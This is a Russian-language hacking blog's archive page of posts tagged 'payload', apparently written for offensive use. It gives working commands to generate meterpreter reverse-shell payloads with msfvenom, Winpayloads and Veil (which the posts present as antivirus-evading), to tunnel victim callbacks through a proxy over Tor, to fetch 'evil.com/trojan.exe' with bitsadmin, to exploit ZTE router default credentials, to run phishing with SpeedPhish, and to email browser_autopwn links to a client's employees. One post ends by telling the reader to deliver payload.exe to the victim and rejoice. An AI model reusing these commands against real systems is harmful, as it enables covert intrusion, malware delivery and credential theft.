Показаны сообщения с ярлыком payload. Показать все сообщения

20.01.2016

PowerShell Empire [пост-эксплуатация Windows]

Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework.
empire_listeners_menu

11.01.2016

Generate Meterpreter payloads via msfvenom [FAST] Быстрый способ создания полезной нагрузки

A quick way to generate various "basic" Meterpreter payloads via msfvenom 

Install:
Designed for Kali Linux v2.x & Metasploit v4.11+.
Kali v1.x should work.
OSX 10.11+ should work.
Weakerth4n 6+ should work.
...nothing else has been tested.

curl -k -L "https://raw.githubusercontent.com/g0tmi1k/mpc/master/mpc.sh" > /usr/bin/mpc chmod +x /usr/bin/mpc mpc

Winpayloads - Undetectable Windows Payload Generation [необнаружимая полезная нагрузка под Windows ]


git clone https://github.com/Charliedean/Winpayloads
cd WinPayloads 
sudo ./setup.sh python WinPayloads.py

[1] Windows Reverse Shell(Stageless) [Shellter]
[2] Windows Reverse Meterpreter(Staged) [Shellter, UacBypass, Priv Esc Checks, Persistence] 
[3] Windows Bind Meterpreter(Staged) [Shellter, UacBypass, Priv Esc Checks, Persistence] 
[4] Windows Reverse Meterpreter(Raw Shellcode) [Base64 Encode]

23.12.2015

Бэкдор через макрос в exel. Exel macros [payload generate]



Depiction of Veil payloads

Veil-Evasion
Veil-Evasion is a tool used to generate payloads that bypass antivirus solutions
Veil-Pillage
Veil-Pillage is a post-exploitation framework that integrates with Veil-Evasion.

Veil-Catapult
Veil-Catapult is a payload delivery tool that integrates with Veil-Evasion.

Veil-Ordnance
Veil-Ordnance is a tool designed to quickly generate MSF stager shellcode

Veil
Veil is the superproject containing all tools in the Veil-Framework

Тестирую:
https://www.virustotal.com/ru/file/ec009192dfbb38dea3b2aafec5045ace2b20260733705eb0bb0651ed454a6375/analysis/1450904187/

Установка и генерация шеллкода:

07.12.2015

meterpreter/reverse_tcp через промежуточный сервер с помощью SSH-туннелей

Используем левый сервер в качестве прокси, к которому будет цепляться meterpreter жертвы с помощью reverse tcp.
Запускаем handler в metasploit'e с метерпритером в качестве нагрузки и указываем адрес левого сервера:

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp 
set LHOST KALI_ETH0_IP 
set LPORT LPORT

В настройках sshd левого сервера указываем GatewayPorts yes. Через proxychains4, настроенный на тор, сначала пробрасываем себе ssh:

proxychains4 ssh -v -N -L 42022:127.0.0.1:22 USER@LEFT_SERVER_IP


Затем пробрасываем себе порт, на который будет цепляться meterpreter:

ssh -v -N -R LPORT:KALI_ETH0_IP:LPORT user@127.0.0.1 -p 42002


Генерируем exe с meterpreter/reverse_tcp в качестве нагрузки:

msfvenom -a x86 --platform Windows -f exe -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=22222 > payload.exe


Доставляем payload.exe жертве, запускаем, радуемся.

21.09.2015

ЗАКАЧАТЬ ФАЙЛ В WINDOWS С ПОМОЩЬЮ BITS

bitsadmin /transfer myjob /download http://evil.com/trojan.exe c:\Windows\Temp\kb123456.exe


"Представим себе типичную ситуацию: через какую-то уязвимость мы по-
лучили возможность удаленно выполнять команды на сервере с Windows.
Высоких привилегий в ОС у нас нет, и порты зафильтрованы на внешнем
файрволе. Подошел бы вариант с бэк-коннект шеллом, но ведь надо зака-
чать наш шелл в ОС. И если под *nix-системы существует куча разных воз-
можностей, то с виндой труднее. Можно, конечно, использовать FTP-кли-
ент или скрипт WSH, но эти варианты требуют многострочных действий,
что часто бывает проблемой из-за ограничений уязвимости, которая дает
RCE.
Оказывается, Windows еще со времен XP хранит в себе интересную
тулзу — bitsadmin."

16.09.2015

26.08.2015

Multiple Vulnerabilities [from router to pc reverse shell]


Default Password Being Used (CVE-2014-4018)

In ZTE routers the username is a constant which is “admin” and the password by default is “admin”
ROM-0 Backup File Disclosure (CVE-2014-4019)

There is a rom-0 backup file contains sensitive information such as the passwords. There is a disclosure in which anyone can download that file without any authentication by a simple GET request.

http://192.168.1.1/rom-0

24.08.2015

SPF - SpeedPhish Framework [email]

SPF (SpeedPhish Framework) is a python tool designed to allow for quick recon and deployment of simple social engineering phishing exercises.

# On most Debian/Ubuntu systems the following commands will set up all requirements
apt-get update
apt-get upgrade -y
apt-get install build-essential python-dev python-pip phantomjs -y
pip install dnspython
pip install twisted

git clone https://github.com/tatanus/SPF


09.05.2015

autopwn browser msf tip


browser_autopwn
In order to use this attack we have to open the metasploit framework and to use the browser_autopwn module.In the next image you can see the available options and default settings for this module.


Options of browser autopwn module

We will set up the LHOST with our IP address,the SRVPORT with the port 80 (otherwise the link that we have to send to the user must me in the format IP:8080) and the URIPATH with / in order to prevent metasploit to set up random URL’s.


Configuring the Browser Autopwn

After the execution of this module we will notice that different exploits for a variety of browsers will start loading to our web server.


Loading the browser exploits

Now we can share the link through our email to our client employees.If any user opens the malicious link,the autopwn module will try all these exploits in order to see if it can break into the client.If the browser is vulnerable to any of these exploits meterpreter sessions will open.


Meterpreter sessions opened with Browser Autopwn

Browser based attacks are not stable.This is because browsers can crash which means that the meterpreter session or the shell access will lost.For that reason the metasploit will try to migrate with a another process more stable as soon as possible.


Migrate to another process

21.04.2015

exploit / multi / handler


msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
msf exploit(handler) > set LPORT 443
msf exploit(handler) > set LHOST 10.13.37.6
msf exploit(handler) > set ExitOnSession false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started HTTPS reverse handler on https://10.13.37.6:443/
[*] Starting the payload handler...